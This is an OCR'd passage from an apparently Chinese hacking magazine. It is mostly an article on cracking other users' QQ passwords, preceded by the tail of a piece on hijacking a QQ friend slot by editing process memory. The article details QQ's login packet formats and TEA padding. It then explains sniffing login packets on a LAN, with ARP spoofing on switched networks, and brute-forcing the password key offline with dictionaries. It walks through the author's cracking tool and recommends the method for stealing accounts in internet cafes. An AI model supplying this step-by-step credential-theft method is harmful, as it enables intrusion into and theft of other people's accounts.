


图 6

到此为止，我们的任务已经完成了。看看我们的杰作吧，如图8，对方已经在我们的QQ好友列表里了。最后我们要注意一下，这个方法加对方为好友采用的是内存替换的方法，即从内存中找到旧QQ好友的QQ号码，然后将其替换为要加为好友的QQ号码。如此一来我们以前的好友就没有了，所以我们要选择一个最不经常联系的好友做为替换。





图 7



图 8

（文章中涉及到的工具铭扬游戏修改器V1.96已经收录于光盘中）

破解QQ密码完全剖析



Amo

一、传统破解QQ密码的方法

总是有人以各种各样的理由找我破解别人的QQ密码，其实我也没有什么肯定可以破解的办法。总结现在破解QQ密码的手段，第一种是本地盗用，一般是利用木马或者伪装程序之类的东西从QQ使用者的机器上获取用户输入的密码。这种方法的缺点是首先要获取对方主机的权限，以漏洞或者欺骗的方式进行破解。第二种是远程破解，掌握了QQ的通信方式就可以用程序模拟QQ到服务器上进行登录验证，然后用字典或者暴力方式来进行破解。由于网络速度等限制原因，这种方法的效率一般比较低，对于较为复杂的密码很难破解出来。还有一种方法是通过其他间接的方式，例如破解对方邮箱等，或者腾讯的服务器有某些漏洞可以导致密码泄漏，这我就不得而知了。

其实除了以上这几种常见的攻击手段，还有一种以前使用得比较少的方法，那就是通过Sniffer来捕获QQ通信信息。由于QQ所使用的通信协议的特殊性，可以利用捕获到的信息来穷举出登录密码，由于这种破解是在本地进行的，所以速度要比远程破解快一些。这种方法比较适合在网吧等地方盗取别人的QQ。

二、QQ通信协议介绍

要通过抓取数据包来破解QQ密码，首先要对QQ的通信协议有一定的了解。只是通过抓包来分析的话，工作量是相当巨大的，幸好现在网上有一些开源的QQ项目，例如lumaqq、perl-oicq等，这样我们就可以轻易了解QQ基本的通信协议了。QQ的通信协议是一套基于二进制数据的自己开发的应用层网络协议，其中使用了一些公开的加密算法。QQ基本通信协议支持UDP和TCP两种基本协议方式，两种方式的基本数据结构是一样的，只是TCP包多了一个描述长度的头部。那么我们就来看看QQ的登录过程是怎样的。

首先QQ客户端向服务器发送一个请求登录令牌的数据包，服务器返回登录令牌。这个令牌是在服务器端生成的，和客户端的IP地址、版本信息等数据相关，以后会用到这个令牌去进行其他操作。

在QQ客户端得到登录令牌之后，就会向服务器发送一个包含登录信息的登录请求，要求登录。服务器会首先看看客户端的号码、IP地址和版本是否可以在本服务器上进行登录，如果可以的话，就验证客户端的登录信息是否与服务器上保存的登录信息进行比较，匹配的就向客户端返回一个登录成功的数据包，不匹配返回登录失败。因为QQ的服务器有很多台，可能要分管不同的QQ版本、IP等，所以如果客户端的号码、IP地址和版本无法在本服务器进行登录，服务器就返回一个重定向包，让客户端去另外一台服务器登录。其实整个QQ登陆过程就是这么简单的两个步骤，如图1所示。




图1

了解了QQ登录的过程后，我们还需要知道具体的数据包格式，以便解析出我们需要的数据内容。QQ登录过程的数据包分为头部、内容和尾部三个部分。其中头部的格式固定为：0x02 客户端版本 命令 序列号 QQ号码。其中0x02是1个字节的标志；客户端版本2个字节，用于表示QQ客户端的版本；命令2字节，表示要发送的命令类型，例如请求登录令牌、登录请求等；序列号是一个2字节的随机数，在一次QQ会话中通过它来确认回应包是否对应请求包，QQ客户端默认每次加1；QQ号码就是4字节的QQ号，对于服务器来说是这个字段是无所谓的。QQ登录过程数据包的尾部固定为0x03。

1.请求登录令牌包

包内容就是对一次命令的具体信息，对于第一次发送的请求登录令牌包来说，包命令是0x0062，整个请求包如下所示：

(1) 头部
(2) 0x00
(3) 尾部

而服务器返回包则相对复杂一些，如下所示：

(1) 头部
(2) 回复码，0x00表示成功，1字节
(3) 登录令牌长度，默认为0x18
(4) 登录令牌
(5) 尾部

其中**0x18**表示登录令牌的长度，现在QQ默认的登录令牌长度是**0x18**。这个令牌是在服务器端生成的，具体的生成算法我们当然还无从得知，应该是参考了QQ客户端的IP地址、端口和其他一些信息生成这个令牌的。因为你把在A机器上得到的令牌用到B机器上，你就会登录不了，如果你把A机器上的IP给改了，你照样也登录不了。

2.登录包

对于我们嗅探QQ密码来说，最重要的就是这个登录包，在这里面包含了和QQ密码相关的信息。登录包的具体结构如下：

(1) 头部
(2) 初始密钥，16字节
(3) 用户的密码密钥加密一个空串得到的16字节
(4) 36字节的固定内容，未知含义
(5) 登录状态，隐身登录还是什么，1字节
(6) 16字节固定内容，未知含义
(7) 登录令牌长度，1字节
(8) 登录令牌
(9) 登录模式，1字节，目前只支持普通模式
(10) 未知1字节，0x40
(11) 后面段的个数，1字节，1个段9字节(猜测)
(12) 段，每次基本都是固定内容，未知含义
(13) 长度不足则全部填0直到符合登录包长度，UDP模式登录请求包长度为416字节
(14) 尾部

其中初始密钥是一个 16 字节的随机数，用于本身的加密。这里最重要的就是密码密钥加密的一个空字符串，所谓密码密钥就是用 QQ 口令进行两次 MD5 加密后得到的密文，然后以这个密文作为密钥去加密一个空字符串，这次加密使用了反馈的 TEA 算法，加密结果放在 QQ 登录包里，让服务器去验证，由于 QQ 的加密算法使用特殊的填充机制使得 QQ 服务器可以验证出用户密码是否正确，这个会在后面进行详细的解释。QQ 登录包里面还有一些诸如登录状态、登录令牌和很多未知的内容，但是这些对于我们破解 QQ 密码来说都没有什么太大的作用。

需要特别提到的是，前面的请求登录令牌包是不加密的，而这个登录包除了初始密钥本身以外的部分都要用初始密钥进行加密，加密算法同样是反馈的 TEA。

QQ 服务器在收到这个登录包之后，首先要用初始密钥解密登录包后面的部分，如果解密成功，就会用保存在服务器上的 QQ 密码信息去解密密码密钥加密的那个空字符串密文，我现在还不确定 QQ 服务器上保存的是密码明文还是密码密钥，猜测是密码密钥，这样服务器就用密码密钥去解密那段 16 位密文，如果用户提交的密码是正确的，才可以解密成功，否则解密函数会返回空，认证就失败了。当验证 QQ 客户端密码准确无误后，就返回一个登录成功包，格式如下：

(1) 头部
(2) 回复码，1 字节
(3) 会话密钥，16 字节
(4) 用户的QQ 号，4 字节
(5) 用户的IP，4 字节
(6) 用户的端口，2 字节
(7) 服务器的 IP，4 字节
(8) 服务器的端口，2 字节
(9) 本次登录时间，4 字节
(10) 未知的26 字节
(11) 未知服务器 1 的 IP，服务器的作用未知，4 字节
(12) 未知服务器 1 的端口，2 字节
(13) 未知服务器 2 的 IP，4 字节
(14) 未知服务器 2 的端口，2 字节
(15) 2 个未知字节
(16) 2 个未知字节
(17) Client Key，32 字节
(18) 12 个未知字节
(19) 上次登录时的IP，4字节
(20) 上次登录时的时间，4 字节
(21) 8 个未知字节
(22) 尾部

我们可以看到其中包含了会话密钥、登录时间、IP、Client Key 等内容，这些都会在后面的具体应用中被 QQ 客户端所使用到。这个返回包也是用密码密钥加密的。由于和破解 QQ 密码没有直接关系，不再详细解释这个包其中各个字段的具体内容了，有兴趣的读者可以自己研究。

如果 QQ 服务器验证客户端的密码错误，就返回一个错误包。如果 QQ 服务器无法验证客户端的密码，就返回一个重定向包，让客户端去另外一台服务器登录。

三、QQ 的加密算法

了解了上面的 QQ 登录的通信协议之后还不足以破解 QQ 密码，我们还需要掌握 QQ 的加密算法。前面提到了，密码密钥是用户密码进行两次 MD5 加密之后得到的结果。然后再用这个结果作为密钥使用 TEA 算法进行加密。TEA 是 Tiny Encrypt Arithmetic 的缩写，顾名思义就是一种比较简单的小型加密算法，它用一个 16 字节的密钥去加密一个 8 字节的明文，得到一个 8 字节的密文，也可以反向从密文解密出明文。具体的算法可以到网上搜索查阅，这里就不在赘述了。

但是 QQ 使用的 TEA 虽然是标准 TEA，但是 QQ 却使用了一种自己特殊的填充反馈机制。QQ 消息被分为多个加密单元，每一个加密单元都是 8 字节，使用 TEA 进行加密。加密结果再作为下一个单元的密钥。如果明文本身的长度不是 8 的倍数，那么还要进行填充，使其成为 8 的倍数。填充的时候会用一个 32 位随机数存放于明文的开始位置，再在明文的最后用 0 填充为整个长度是 8 的倍数。由于会向后反馈，这样即使对于相同的明文，因为使用了不同的随机数，也会产生完全不同的密文。具体算法请参见本文附带代码。

使用这种特殊的填充反馈算法所导致的结果就是，一段密文只能用加密它的密钥进行解密，如果使用不正确的密钥，就无法得到正确的填充结果，最常见的就是解密后得到的填充数值不是 0，这样就判断解密失败。

服务器正式根据这种机制来确定客户端的密码是否正确的。这也是我们破解 QQ 密码的原理所在。




图 2

四、穷举破解 QQ 密码

看到这里聪明的读者一定已经知道如何通过抓包来破解 QQ 密码了吧。让我们就来回顾一下吧：当和我们处于同一个局域网中的 QQ 客户端登录的时候，它会向服务器发送一个请求登录令牌包，服务器也会返回登录令牌包，但是这对于我们没什么用。然后它会发送登录包，里面包含了用密码密钥加密出的 16 位密文，服务器接到登录包之后验证用户密码正确与否，然后返回登录成功或者失败的应答包。

我们只要能够抓到 QQ 客户端向服务端发送的登录包，先用初始密钥把它解开，就可以得到其密码密钥加密的 16 位密文，这样我们使用同样的解密算法就可以看看哪个密码可以解开此密文。由于我们抓到包之后是在本地进行破解的，只要我们的 CPU 够快、内存够多、破解时间够长的话就能够破解出它的密码了。这比通常的通过网络进行破解的方法要快很多。

还有另外一种破解途径是去解密服务器返回的登录成功包，因为这个包也是用密码密钥进行加密的，所以只要我们试出哪个密码能解开这个包也就成功了。这种方法的好处是只解密一次，但是缺点是返回包的长度比较长，解密时间可能也要相应的延长。所以我认为还是对 QQ 客户端发送的登录包中的密码密文进行解密效率比较高。

有了思路，只要写出程序就可以实现 QQ 密码的破解了。首先是抓包，我使用了 WinPcap 来抓包。这样在 HUB 环境下可以抓到所有的 QQ 包。在交换环境中，我们可以使用一些 ARP 欺骗工具，同样可以抓到特定 IP 所发出的包。还有 QQ 的加密算法的实现，参考网上的 perl-oicq 和 lumaqq 等代码也可以轻易实现。然后用字典或者暴力破解的方法对密文进行解密即可。解密的过程用伪代码表示如下：结果 = decrypt(密文，MD5(MD5(密码)))，如果结果不为空的时候就是正确的密码。

五、实际破解过程

我写了一个程序来示例整个破解过程，由于仅仅是用于示意，程序写得较为粗糙，加密算法都没有进行优化，这样在破解速度上并不是很快，如果用汇编去实现的话速度还能提高很多。具体的用法是这样的。

要使用这个程序必须首先安装 WinPcap 3.0，这样你才能抓包。安装完 WinPcap 后，直接运行 qqscrack.exe，会出现如图 2 所示的界面。

里面列出的是你机器上的网卡，选中要抓包的网卡，然后点OK，进入抓包界面，如图3。




图 3

这样就开始sniff网络上所有的QQ包了，当有QQ进行登录的时候，程序会抓到QQ登录包，下面的密码破解按钮就变为黑色，点击这个按钮，进入密码破解界面，如图4。




图 4

可以看到QQ号码和对应的密码密钥加密的16字节密文，我们选择字典破解，打开相应的字典文件，点击开始破解，如果你的字典里面包含了对方密码的话就会弹出成功破解对方密码的对话框。

如果试了很多字典都不行，也可以选择暴力破解，实际上就是穷举所有8位的字母和数字组合的密码，但是这种方法比较浪费时间，可能跑几年也跑不出对方密码哦，如图5。

